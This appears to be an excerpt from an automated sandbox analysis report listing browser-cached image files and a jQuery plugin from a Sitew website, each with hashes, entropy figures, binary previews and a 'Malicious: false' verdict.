Preview:	RIFFb...WEBPVP8X.....u..n..ALPHw.....!.Z;bWddE.m?.m.m.m..x...}..NVe....3"&..-}.+...J...d.].yh.....t.Qk8..ms..R../.3R...hI.....~-.cO.....$.....\|R..uG5....Ta.q..?g..n.,.\:...%.....{rF..#9..."..n..a.....6....`..4...../O.f..;.u..9oxJ{.....&ry:W....He)Q..T^.FVN..QwJ...#;...(<6..5...m%*...~.dL.iJ..k.Q..Xgk.....V.v.>-.....\.....%.d...b.....~.-/.7.hW....6.go.D...0...:. .@..j.. ..6..J{.!.U.....jf..a.....{3. ..C.. .f.k.....!kZ.@H.....".k.....%/....f...e...r.%w.._`.....Y.-`mCd.....4...P.J;..!....BP`.3....I....2...1... .a.U.x.....h.....V.O...C.....x....{.z...T{.T..p. f;..&,=M.....fP}.wX.k.VF\n...Y..Aq.W.o4N..{ >9...?U.E.. .~....s .I.....C....N..9....V..r.-.<..k.=v.S.....,..#}....,K.};,...~.2..bz....=..$.....t.W...\@E.<..p.%.pJ*..'.Y8,q..>;.$(J.Xjf...(. ,7.m.....p%A_..W.'.t.7.*./.~.....V.c.<o..n0.fG..-...\~..._x...c.....;....}A0..p.e.c",D..VP8 ....p+...*v.o.>.:.H.#"!..YX...f..&..g7...|.z;..7.....@....x....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-google-creativite[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 500 x 472, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	47887
Entropy (8bit):	7.950028935881382
Encrypted:	false
SSDEEP:	768:1KPoT5cTOpyEhsaNIW05yrM4Sjq8LOj3xULwW2b0FAqJox80yR0YXzUxj05TKUmC:825cTO+UIBSMdjnseKEdexj/YDUa8YH
MD5:	B1FD57C007D0CC5CA0823A43438DD032
SHA1:	E7C876124BD6AC14F9D6D31568EB6E63B8FAC33E
SHA-256:	8BA11EFE3D988E83E57D08393ACC1B25083CB3DCC6FA224C4999B2657A2842FA
SHA-512:	969F8E85541317BF99A05E2A3CCE2584785BE1AB99B42706E8BD0BD16A1F12C3957EDA4839BDDA674EA49B748E76D553907D0EBCA37CE73BC24A5F3BFEC08A 34
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-google-creativite.png
Preview:	.PNG.....IHDR.....IDATx...\TG..GD.W..nK4.m...)FS.$.i..SL..ib.J.k..b.....v.."v.l.....;{..K_../O.v.",...T....B.P(T....P(...B..P(...B..P(....x@...e.wrg.?..D.C...@...C...Ij./ I..qi..@2..6....8..G..2..:.:....*.....@G... .B..7_....<tJp...6P....<.t.:.....a...N.....23....[fy{{.....@G.#..+.`..g-.['..~.$.B.X...p.....!.?..>..:.:..:..^&@_.D.....q.....{.j...py.X...K.A.v.. .....#.?.P.@G.#..P...d.....Pe.7.ID...SQa...g.m ..5...9.s..QQ.g$....s..Z.PwC..A.#.....$g....@TYhSw.6..m.^.....=.....O%..-`...B}...~..C..o..y.s.....P.@G.#.Q.B..>."....hX...&.....j.i'/. .M`..U@]u....*!xH..:W....!x<.t.:..U.....v.[Q....{...!..9...[.....^$...P...&3.~..o.zL.....x...t.:.b.}i ..f.(D.....n=z6.;....F.....1...(.wR..P.....g..F.....5kA.....x...t.:...0..,.]ZyT$...\.z.....S...s...P.. ..B...(..)P.}.....O...&....x...t.:..)E..}....r.....n.....Y.....6.~q+..v.W.U.....,...p....|.W.ZX,....@G..*..3}.,,$>.].k.....j.A....#G...r{.3.....^(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-google-creativite[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	2708
Entropy (8bit):	7.905240711665029
Encrypted:	false
SSDEEP:	48:5yMG7idI3Wk77F1wSDrFmtHWQgTPbKPF2WdxQD3pDfOw9Lxvs+uZNjn:8X7zFmt4jOPLdxepDfOQLH0t
MD5:	D1D326BA501BDC5DFC1E2D35472154E2
SHA1:	2A30E86527AB4B867DE63F9CFEBDED947660AAFE
SHA-256:	80C03EEFC3FBCBDEC0A90191099F98CBB34426710BF37803AE2B0D13EDDFE77A
SHA-512:	5B0A08C9CC1B6253919D7CD171401657363B99C14368EEE555E5DC3DB80BF45E8ABB02C56B0FB6066B29120B802315C67367BEBC831F44FEE6B53F4E34857F9
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-google-creativite.webp
Preview:	RIFF....WEBPVP8X.....u..n..ALPH:.....m.)....OW.9..?Z....m_.m'k.&...m.....Nn#b....~:y...>..>J.|.C.Hr.9.Y..M..fA.....Z..>..1.'qqnt....u.9s,..Y.l..&.w.sg..[..X|...(.L..`!h5.0-_.rA X.jb.L..<x.....NVc.....~..2_[..*.....m...B.q....s...g. ..rip..8..L....40.G.r.p.*.....\...l_._Eg4.h.t.RP.H..i.1o=.a.....Z.;..f...P..!.#j...r..0O.s...X.L..N.....f\....3.'j.c,c}.8..o..R'..3. .9...2Yx.N...~)< ...o...Q.Du^.&f...T.%.}..._...Z...../.w....m.....@.U..bG.P..1.}....XWvF;.{.+.1.Gs..B'...eMVG.T..^.....{../..".t.|...z.9....L.:.#.UZ.k.u`...D".E..6Z..T.&.r..B..... n....#P.x.j.....V.n...P....k0...6.K...)....1%M...?..[...c.....&Q^l.!v.t..4.<...\t2C..8...?j..~.6..rR;..0.~...4\...``.+.....).....T[8....N.....m..E.)....Y..%.....\C.-.*.PJ9..N..A)x....A+ xRm..2../.Q.....(..A..(/.4|9..g@._...K.._v...,.....wQ>T..|...K...iy#B...Es...%.R~...'+..|...O.?@.a.....P~.F.s(.....)@.K)/.4|9.../GQ.Q....P^....=(...._.C.@e..e_.'.../;..z

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-green-illu[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 800 x 856, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	59777
Entropy (8bit):	7.895210232841963
Encrypted:	false
SSDEEP:	768:56S3mIprnq7P9wNgKcSQkL5uZvaHsgP/hfb4nhkazpxe3EDv1SXSKbcVK6mK0qpF:5PWIprGm7ZMWhz4/zzeAaiKQP8e4xkEy
MD5:	336088287A949CBA118D7975ADC21C82

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-green-illu[1].png	
SHA1:	A4748344BBB83A7B6DBA1904C685AE473B4BCA4E
SHA-256:	296861AA455C343ACC463066A350E413D8DCDC0327AB268C7CE76D229D7CC104
SHA-512:	DB8241A567F3671079ACEEC6F5ECFE968DBFD803F66D066AF0AC802400D68C41B1DB17FF4502E7F900ED2D38CFD25E63D9920372D9EE6E831979F797A7173D8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-green-illu.png
Preview:	.PNG.....IHDR... ...X.....<.....HIDATx....\...?!o.#.o:..:.o:.....P.H..9....*wvy.0...2..E....c3..%1$....J#..1.....v2.c\>.+u...w.s..g.s.9.d....7....o.....$l>.A..A..A.T... .. ..@..A..A.... .. ..@..A..A.... .. ..@..A..A.... .. ..A....=l... .. ..R.....&..A..A.....)|...3l... .. ..f...6. .. ...@..+...V..A..A....Qr5...~... .. ..~..H..?..A..A.....J.....?..A..A.....\...A..A.....J.... .. ...@P.%W..@..A...@ ..+.A .. ... .Tj... ..A..A...*..*K.lw.. .. ..2.?..A..A...B.Ui....A..A....PrU.&....AP(.u...Yj..t.D..R.z.^.....Wr.?..A.T.x.R.H,.Xj.....Rr.?..A...<.....AF...@.Pw..R... c.!x...A...,.Z...Q#lW.....<..]..c.1|...A...(.J.h....@....0..S...A ...Zd>d...!....(.Ai.J.Gk....@..A...r0.....@...#...e ?.!|...A..... ..!....Z)t..2.+.cTS..... ...~,J..R.....@1..F.,GS6...{5...A .. ..`>M..S..G+.9.....A..i.dV2..p_.. P%>.qL.V.....).9.. HS~.T d.!..T..i.#.N..=.a..B.... H..nE.2.... PY.V.$..V..2m(.....A.$..".Af...@A.J....)..~l..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-1-accompagnement[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	38760
Entropy (8bit):	7.9792198717727505
Encrypted:	false
SSDEEP:	768:ePMl0NVseJOydbPALjKKjfROwJcsifGpv/PXblvWpSAN6jFXfMsJvb2ND:ePwQseJOydbYLj3jf84cs5TlvySFXUo2
MD5:	ADC5D40F8431B5965A4BEDECECAA2367
SHA1:	9B1565449F9CB373AE7488E10B02CF622EE52191
SHA-256:	0DE5D46F1D7A6E2C35B22E2CA74F50DEB2F544C6BD18DA0C6367F95A5862808B
SHA-512:	DBFFC8B9F2656A43E879CC10F780AA60D55ED824C4B965DEBEB6E27D0E9AA9704828C0CEA2F4A6DA9303BA68B75AA1C7B7120732B1F1A6C091CBD429EE446CB
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-1-accompagnement.png
Preview:	.PNG.....IHDR...,.....`..`.../IDATx....dGu5|..'..9J+i%$$.. .c..1."....l.....d...Y`06&....D%..P....0;i'O...^..poU.....hwgvf...;u....8.^.^..h.X.X.^..{.X..t..+..f..~.zhh.4...L&3.....=.....t..+.rbR.X..V.Z.....s.].~.3N...^..K./_.t...T..a...Y.....?..6h.v..j..6S.....;"..xSSS..!;Y.~.g..|htl|.....o.;95sd.C.NLMM....V.X....l\.....M...e.i...q...Vo._.f10...../..48&~-..%w..h...u.d..$ ?.*..`|V.&3yx..=.w..~.m..{..w..._.w.....VzE.q..[W\r.....K.}..[.h..M....._G&..f.P,@Q.v.}Q.;.....G.....K....hV...../...v.m?....=:....R....ZZ[.....>..<.2.....%.....K.d2.6.._(.2.N.....X.2...z...b.wjz.....k...C..M.+....._...../y.S.}A...O.{?,.jV.'.).`.n&.Ea.....U.....]..."z.../x.o...n...>..v...S.]N.+].G.r..W....=..k/8.\A[d.....!.....'}!..o.....K|}|z.G._....>z.O.|gnv6..)`...z....u.x.....:Z.`....a(.f.54x.!.5.....|..@..mhk...+...{.....|../|shh(..)`..#.....y/...o}.{.\x.S.O.....D%C..\.....c]!.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-1-accompagnement[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	1230
Entropy (8bit):	7.804581958606295
Encrypted:	false
SSDEEP:	24:bYLBfB6l1mytGznus6QffBODuqSqBDNf6s/vGnmr0gYykmnocX2BBUFr:bYLBAlRtE6QQjDBd6lmr5YQNXPB
MD5:	C1AF2C2D0C71B3BB58EA0F8EA41DA408
SHA1:	9A2E74741C1407EF3D89B7A6C465C45FBE528931
SHA-256:	5F88CD5C734D57652B145EBFBAC12528C2F0CC1ABCE5B94611713B624C81FAEA
SHA-512:	183A006BF1C8703C3C7AF73527EDC62E749C442C39D5ECBC573ABD80E0A1DEA3072C3F6E320C85198389604702F240751A62B645AADFA7805EC1363279F15F5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-1-accompagnement.webp
Preview:	RIFF....WEBPVP8X.....Y..T..ALPHe.....s..=.m...2*.6J....l..m...<.g.MDL.(.9!;'/;.U....Yu...o?>.<..+....;(.J...a.P.....X.R.-a-.....|.w.K5(..v2Q..V\Q.?.....\.F/*.).f....vJ...;X."....0...Kb..3..'....."....G|?gA.....n.s]...n|.....\.z....xv..5.w..qU#..\-..q.S4.....6..p...._.....-W'G..w.;n..(...p.....U..yH.% 6^H.5p.....WK.\.z.JP.W7P....$..5.$..F.fB.."N..**S.5UhR>.VP8 :...P....*Z.U.>y0.G&.!.2.....@..".=V.....;T.p.N{....~.....M...j ..O.G....| .?.....G.+#`.....!...Z..}.`.m.{@.....h...2...(..L..b]...2...Z0.]Wh2h.P.....f.*.....l.O..|.....z;5..r.8...-.....7~.3 ....T.e01.'"*.l.,..=....?..j...wNO.'...i.X... ..Pmc...].r.p.~.e.iS..k.f..Q?s..P.D....%.& ...._.....y...B.....V....G[RD. Z.....28.+.g.t...,..wA..`A..[..}T.....\.....`....F...[..V..A..@J..=..w...c. g~w...!.P..f....L.....\X...=..... ...z.....qP.4.d..W..9.u<n...t.....M...`.#(.....$:*..Z.....v.LpUL#..w"H.J...T8+.c7.?.}iu(..,...~_...f...!N.....1.vV

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-1-intuitif[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	17528
Entropy (8bit):	7.934734498128911
Encrypted:	false
SSDEEP:	384:HC6Z3eUtfAd4Nn5axk8U3VHslEtbtkFdU4gVK:HtuUtfAd4R8qMlEtvVK
MD5:	E0CEDD8ACBACAC0DB4272A7958E132D5
SHA1:	15599261E2A619B1504FC98534AF9C101D1C9AA0
SHA-256:	925B0BA2ADE2E80D038DDE80BE4DDDF179E068066A9EA12FAF86A48E62E3E6BF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-1-intuitif[1].png	
SHA-512:	2C787CC2FD3BAB90DCD9F7C9A5E173089C68DD108A3B7F8F34D0DF8560449BBA12DC667E6D6A46F6857C6359E3BDEAAC06680FAD8FCD4D0490DC7B69C1723 9D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-1-intuitif.png
Preview:	.PNG.....IHDR...,.....`..`..D?IDATx..}{.u.U.o.....{o....m+-.JA.&j5hl ...D....J"....R..h)P. .....X*.....0Z...m.....^s.9.c...9..3Fr....{...|..o...c,..ffff.....fff.Xffff.Xfff.Xffff.Xffff.Xfff.Xf fff.Xffff.Xfff.Xffff.Xffff.Xfff.Xffff.Xffff.Xffff.Xffff.Xfff.Xffff.Xffff.Xffff.Xfff.Xffff.Xffff.Xffff.Xfff.Xffff.Xffff.Xffff.Xfff.Xffff.Xffff.Xffff.XffffS.....[.....8.6s. .G1..A..e_.7.....=p.G.z...{3qc.@...~...=X.o,...Z..W<....bld>O~Wy.Q...g.....k...G.w.....}?#x...6.T..#..].....T?... .m..sG.#.....S...p.....}.....;}..k...]..w...oy.7...(.....j1(2. ...`s..... .....1..\.&%.....}.q..[w..@..P....@.6.8\\P....y.....3..?...%..E_.g?.'.....p.<...V....7}...m..N../....6P.k....J..TW.8.t+.....1..[J\....X..IA^7...5B.y.{..{..^.....o....B.#j.8.Qc6P...2..[3.,,. =..Om...dR..2..'..^g...yn;u..^..1..h..$.....2.d..2_....8..q...=.....C..K?.....a1h.o../x.....s..Y.O.`.q.2n.;...vj..7v..?9... ....y.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-1-intuitif[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	702
Entropy (8bit):	7.566961479021003
Encrypted:	false
SSDEEP:	12:QPwYN0OxE+F8gluqAorExQ7//lqRz/3r3qnnyCkO4mWhGLfPWQtmUhpbwGmm:QYYN3xEnW7nMlL8DkOWanh3m
MD5:	286935CD126D56149AAF6EFB2849E1B3
SHA1:	ACC2F854074A51E326F2A1EE521163758D1BA3C0
SHA-256:	2589B338ADAB47E32B9320AD5B743E142C78B34603A7F0147D9BD4799AC6331C
SHA-512:	AA32F7E99937870B6D496AC3FE8FCFC0D0EC6C33E15E71579D89548F3D1E310B7FA6E29CE35C69BFD27992B7058DEF7FDEF4FF6048580A199482128724A5807
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-1-intuitif.webp
Preview:	RIFF....WEBPVP8X.....Y..T..ALPH.....cm.1....T6~l"v.....(.....>.Ut"b...c...C..SL....!....B....vV&.lm.u.)N...a....7..0...9].....r.....19.h.i\V.Ne9UhQn.eBN=,..Y..e....R.q....i..6 .....F..V.X\.....0VP8 ....P....*Z.U.>.6.G.#"!0.....@.E.q.K..f...._...A0..Y.....B...G.....d....v..[y./.7.R:v..X.U[W.d..s.>n.AY...J..K.#J1....(....w.....q2\.@-l..KK..R....9N..8.^.R1..H-. l@...Z..].w2.m".....x2.lZ.T.....H.L...V....=HP.!F....:.Tg....b..i..}.....B....'.K.X.+.....r.W#...b.e..{.B."]..ai.v....."..9.....HA5....P..4z...t...4./..Qv.\.....D... .+.._..O.v..+/P..I.F /x..R}..^z.[....h?p.>9.h(. .F.U.|"2F.....h..1....V2x.....$W....}.~..R.....)cu.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-2-anniversaire[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	29787
Entropy (8bit):	7.980067365811283
Encrypted:	false
SSDEEP:	768:bm4yFXIlv+oemNE5TlodAfE5ITiZ+5ugRHOHhOrw+Dhk:bGlk+oeAAc2Fug9OBOZD6
MD5:	892ADC4200EC66987E0FAAF1478BAAE5
SHA1:	D4920E808C889738DA93986B7A9AB9305A68EBD2
SHA-256:	2DDD537EE1A8F62BCF346EC27323E3619F396D531C02351A306177AC9420FDC4
SHA-512:	325A5CFDE1258F535A0A56A89119FC75C09C6FC4FB66435E477AF4FC5985462CFD02B7F23B62B49E3AB5DA6B47C657DA5BA5A58DB709BCDD490E35BAFFD698 FA
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-anniversaire.png
Preview:	.PNG.....IHDR...,.....`..`..t"IDATx..}w.%U..:..N3.#...HN.J.Ex....>..... ....s .H2.....: ....0L..abO.t.....Q..S.....:..7.Yw.u.^....#=.#=.....Vz.Gz.G.X....Vz.Gz..[.0G.d...7.. .....g."z.g.1{^n....$...IP.B.@..7J..s...}..|.....~.k.....rz...op...46*.....1k..}...`.=&N.;e.=&..).S.MC....|... .@.1..i8.l....r.....6n..*.|i..e.wnx.W_z..7.,Z.nM.@...!R.J.+....OS...k..{.{.;p... ....N.....%.-]@.....R.09..$D.QD.... .D..`.....o.....r...m=.J}.?.....?...E...rU5....R.J.+.R.....{.....`..w....>`.&.{{.8..w..%.xD 00".....#^.....L.f&.L.....=]k_....w<t....{..a..BG.X)`...b .....G.GO:.C..s..s..~....]..s.J.W.y....y.),...-'...`.....8..-f..h..4..u.5./}..<.....G....9.G.X)`...VdQ.}.q.?~..q..?etL..U...~..V...8....v2S.A..T.e1../....p.mF.Z.B..../..'.m.X....\...W..._....5)p.... ...."....{../.....s.1.....C..m.H...gT..(...v:x.....].....0c. ..r..>..<.=.....?..m7].v....R.J.....{.{O...:..G.y.Y(Y.y....%0.....8...9...#}.....U]...K-..7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-2-gratuit[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	21469
Entropy (8bit):	7.97641570919874
Encrypted:	false
SSDEEP:	384:4ZRXYYWLpF3qmTXuE6GoRIAvLGKLyeD3n1n2B1clx/64wpOQNKt0lNu:mB+Fl2ZLNFn2zxxy4wDK6lNu
MD5:	F307FC798D3CEFE4B87CD158897A8A5E
SHA1:	DA0B04C538E247232E3054371A9CB6BD94091922
SHA-256:	A7F9D53D28B6ED350925E9C01CEF4355F68C1EC7D8F220353AA8A2F46810AEE8
SHA-512:	1C79281D28EBFAC29305F2FEBA062402C85C22BC0C14FC23E3177E656D7C831604FBFA79DFF3FDF2F5213A887C5545F6505E0A0116D67BA8D7581FBD9B2AC11
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-2-gratuit[1].png	
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-gratuit.png
Preview:	.PNG.....IHDR...,.....`..`..S.IDATx..w.dGu..=U.v.....*KhQ@..%rF.D.....K2....c..b..-.6...b#..L.....`. ..A(..j.qB.{o...u{.....gvB=.OkfG.n.z.9.N.U% `=..!.....+ .V@@@@ .....@X.....a.....k.....DP..N..*.".!bP,..b.8.MQ.....0..!..b.C.G..E.+....B. c?..}`l....?.....I..$.C|.Z.!.F.H|<.uTb...a0[...u4.P..(.q(%p...F....* .*..]2.B..Uw.....Q`L...A.Z.. ..W..Id....*s.....3.C"..!UT2(&.Xp...j..<H.!v.d....5.OD..h.....@)..@.@.t(..2D.$5...#P.....X.ww..0w..<..A.=.{d.....?.0..".K.).r.Pl....j.....E.[Q.(....(.o.W.N/.....*....9...y. .t*gy .R....hGSMo..{..:9.....'.T..@.j.}.....$.W ...ED..."...T.I.<..C...,..DV...HKd....m.i....y4.7 .'.....,d.....+`.....OR.y..q.1...G.DRMD5OR....*..*..k.....?...bA.sU..?@.....;.y....T.....) .....*@.@V.....t...D`..`.x...b..^..^.}.....{.....+`3(*./..F3..h...K..YM-EN.....Y..3... Q..A....6.J1....Cvs~....:F...h"...4z.._s..P.3p...@6..WXZ.*....:.....;O.$.5p..m..d....F3.bT~.Zz.js.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\home-reassurance-2-sites[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	840
Entropy (8bit):	7.704515311870813
Encrypted:	false
SSDEEP:	12:pnpn+nqsV+j1EMSEt55UOqPGrSpgTbv/g8sNkDTuzsBeCc4APZ55Aonv7Bpq1H8O:p8qscKMLt55U4+qkknY4AhnZv7Bpq1n
MD5:	B48F8427D4126210C6732642822716E1
SHA1:	E3E02F85C3F64BBA92A7D4C7256073DFB190507D
SHA-256:	07B1562840F8FAE338344440D5AA343FA9A5348A1AD7AF14776D750FE9D1CF0A
SHA-512:	E17F0AEEC05282C99743BBC5B109F2FB735ECC11F1167F41F95AA92E959F2A51F6114216685E527A001C5EB205AA49EF435B92359829279D0BE6F3A5CF9A3A45
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-sites.webp
Preview:	RIFF@...WEBPVP8X.....T..O..ALPH.....#m."..._w9.....!D.Co@.!!G....".g~.....)."b..M.~..0.I8&q%*..>.P.....O...<]..... .(.BJ]6.,4...?. ....@...d2.F./Z...'..c....>s.p6m... .....n9!x..I...R.).....$..6...vj...x.s)8A.4..t...g.....Cp...p.uX.....{...!..VP8 8...P....*U.P.>}2.G$.!.5W<...c..`R9.....F..PP.L.J..t....D.L.Dfx.}..w.H1...Y....._.>W.....~L...Y...Q?=..... .....*c.....u.....h_....V..@...6E`...\C].H.e.Q0..L.]...w^.....>....d".....4X.cq.e.>....o{<..\...<EI..F.....6O.H .....3z.Ss....[..%Hkz..Tr\z)..+f..Z*...""..z.V..7g..n....F.;..N..7.7.L.6.. ..`.....u[NG.....;.y...^...g.s/.....W....S.>aXB...[..z..f.&..7~.u.....o.....U...S.[.M.y\..?...d....v.....*.....]L.\.....x...b...'...G.j..x.....L.....h..~.1.5...O~.C.r..Jf.....`_).mT....R..t.p....%} .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\jquery.mousewheel.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	2738
Entropy (8bit):	5.343828368053799
Encrypted:	false
SSDEEP:	48:fR0s/SHvaS18A37h+27lVWMzoCoyYkHZkhpUhHSUdhKU0Voa14YLR:fRJ5pMP77ukH9sMNcR
MD5:	26D871BDE1E8727D04562E5CCFD754C2
SHA1:	0E82CCDA0CE3147A1A8D08CC60DB1D544A6834F8
SHA-256:	EEE074E66FDCA341A736B6BF0490C39724BAE9478EADACEC24B1BBE587B8AB6B
SHA-512:	149F53A8354060FD6CD7C672520305F67154E098153C843EB14A52629034415D4F686AE2360EE40897402FF33B486BB2B388FC0FB8730D0933C9E812D855E28F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdnjs.cloudflare.com/ajax/libs/jquery-mousewheel/3.1.11/jquery.mousewheel.min.js
Preview:	/*! Copyright (c) 2013 Brandon Aaron (http://brandon.aaron.sh). * Licensed under the MIT License (LICENSE.txt).. *. * Version: 3.1.11. *. * Requires: jQuery 1.2.2+. */.!f unction(a){"function"==typeof define&&define.amd?define(["jquery"],a):"object"==typeof exports?module.exports=a:a(jQuery)}(function(a){function b(b){var g=b||wi ndow.event,h=i.call(arguments,1),j=0,l=0,m=0,n=0,o=0,p=0;if(b=a.event.fix(g),b.type="mousewheel","detail"in g&&(m=-1*g.detail),"wheelDelta"in g&&(m=g.wheelDelta),"wheelDeltaY"in g&&(m=g.wheelDeltaY),"wheelDeltaX"in g&&(l=-1*g.wheelDeltaX),"axis"in g&&g.axis===g.HORIZONTAL_AXIS&&(l=-1*m,m=0),j=0===m?l:m,"deltaY"in g&&(m=-1*g.deltaY,j=m),"deltaX"in g&&(l=g.deltaX,0===m&&(j=-1*l)),0!==m||0!==l){if(1===g.deltaMode){var q=a.data(this,"mousewheel-line-height");j*=q,m*=q,l*=q}else i f(2===g.deltaMode){var r=a.data(this,"mousewheel-page-height");j*=r,m*=r,l*=r}if(n=Math.max(Math.abs(m),Math.abs(l)),(!f||f>n)&&(f=n,d(g,n)&&(f/=40)),d(g,n)&&(j /=40,l/=40,m/=40),j=Math[j>=1?

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\news[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 300 x 283, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	25337
Entropy (8bit):	7.973095418349536
Encrypted:	false
SSDEEP:	384:pl67TrHcyKORfttwY3AxxvTo16k8TB2ntE525RDMQjq2l1UGS5mP:pl67TbgO573Ql3kCBiNbQsq6j/
MD5:	E9C0E8D39A86D4805CBD21340CC1515E
SHA1:	20D1DCEE61C2255E634DEA29FA4BE8C695EFCA26
SHA-256:	1FAA705CFDDCE0E8ED632FB11AF8CF0D1F1146774EFD76B8FEB7F315BDEFA413
SHA-512:	FE13E4DB1FBA04B5B0B74C5978FB6634DA4F4F9D520B88F026E5C459E3746E5FF9CD877EC6E86D459DFD0DF7B3F3DE662140FDB5E9167A8DB7FC2831F433D63
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\news[1].png	
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/news.png
Preview:	.PNG.....IHDR...,.....`..`..b.IDATx..w|$.....s..4.q.C6`l..f...`X..].....u..@....s.`.0`..3.D&j4..F..:U...U.}..Zje.u..S.I..]u.[.9..s.c.....L..@.0ak...'.!b....L...Ut....P..Z]..>....w...t.... W .1....&!.,....[2...o.O...2...g.s....;...&..a..T...U.W.....c..(.9.b.....!v.8...\|..].....0a....w..;4.2c..... ;.J(n;.?...._))-S..rc.....b.....[~...^.,+h.9.ar:.E!.1cY&.....4....'.....*.%L....Y!...}.....z. [....S}!H2.urKQ..8p..W..z.X.W.7.P..... U....oxk.....#.....U...t.... -.c.^.....-....f....PX.-..WSS...}....?.z.Ue....&.....t.H.!7/'.....P.0a.....d...?....>p....}.u...8.....$%T.3.a..f..l.....KS.x.&l.. ./{}.....=.m%..(&&u(..,G5.!....X.....i.D..:M(..K.....2..;....<...5%.{.....B.=]...B.....}.E.....K.0as1.(....?.../~.\...(.....sQR...T...Y.....&l.v.%.....'.}...E(@.....$.]U.@.....f.....-.Z [[.9.'.%L...VYYA..._{.?.mm.xQ.~...!(J.b.o]%....\B.o.....J.[*.%L..x...>....{.....~....'{.U.I.b`.....lK..Z..\`...MBa..&.i.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\product_blog[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 628 x 345, 8-bit/color RGBA, interlaced
Category:	downloaded
Size (bytes):	275055
Entropy (8bit):	**7.992526253874552**
Encrypted:	**true**
SSDEEP:	6144:lsnA3VhUzvF7TuPGML0ccSyUQgl9x3A5pyI366X9lHOABA:lsne/Qg+Mg3Mvl9x3gL6slHOABA
MD5:	6B884F2DB32B2498DEBA5B8B67C28A33
SHA1:	2477F8E10F787852C2DB33F46665CE4D608F8998
SHA-256:	E54076A0ABF590D30EDFD80A6C518FE9901E1CF821E64CA05219EE24E2541D86
SHA-512:	71BBC126A49BD79AB2EC6D1DB51CB0D814B6E2E22381EB9AFF5D039AF34FC435B870EB4F71915301404C3C2A2D60D97D1DA0DF218256350D1BB5D1D526678DA
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/product_blog.png
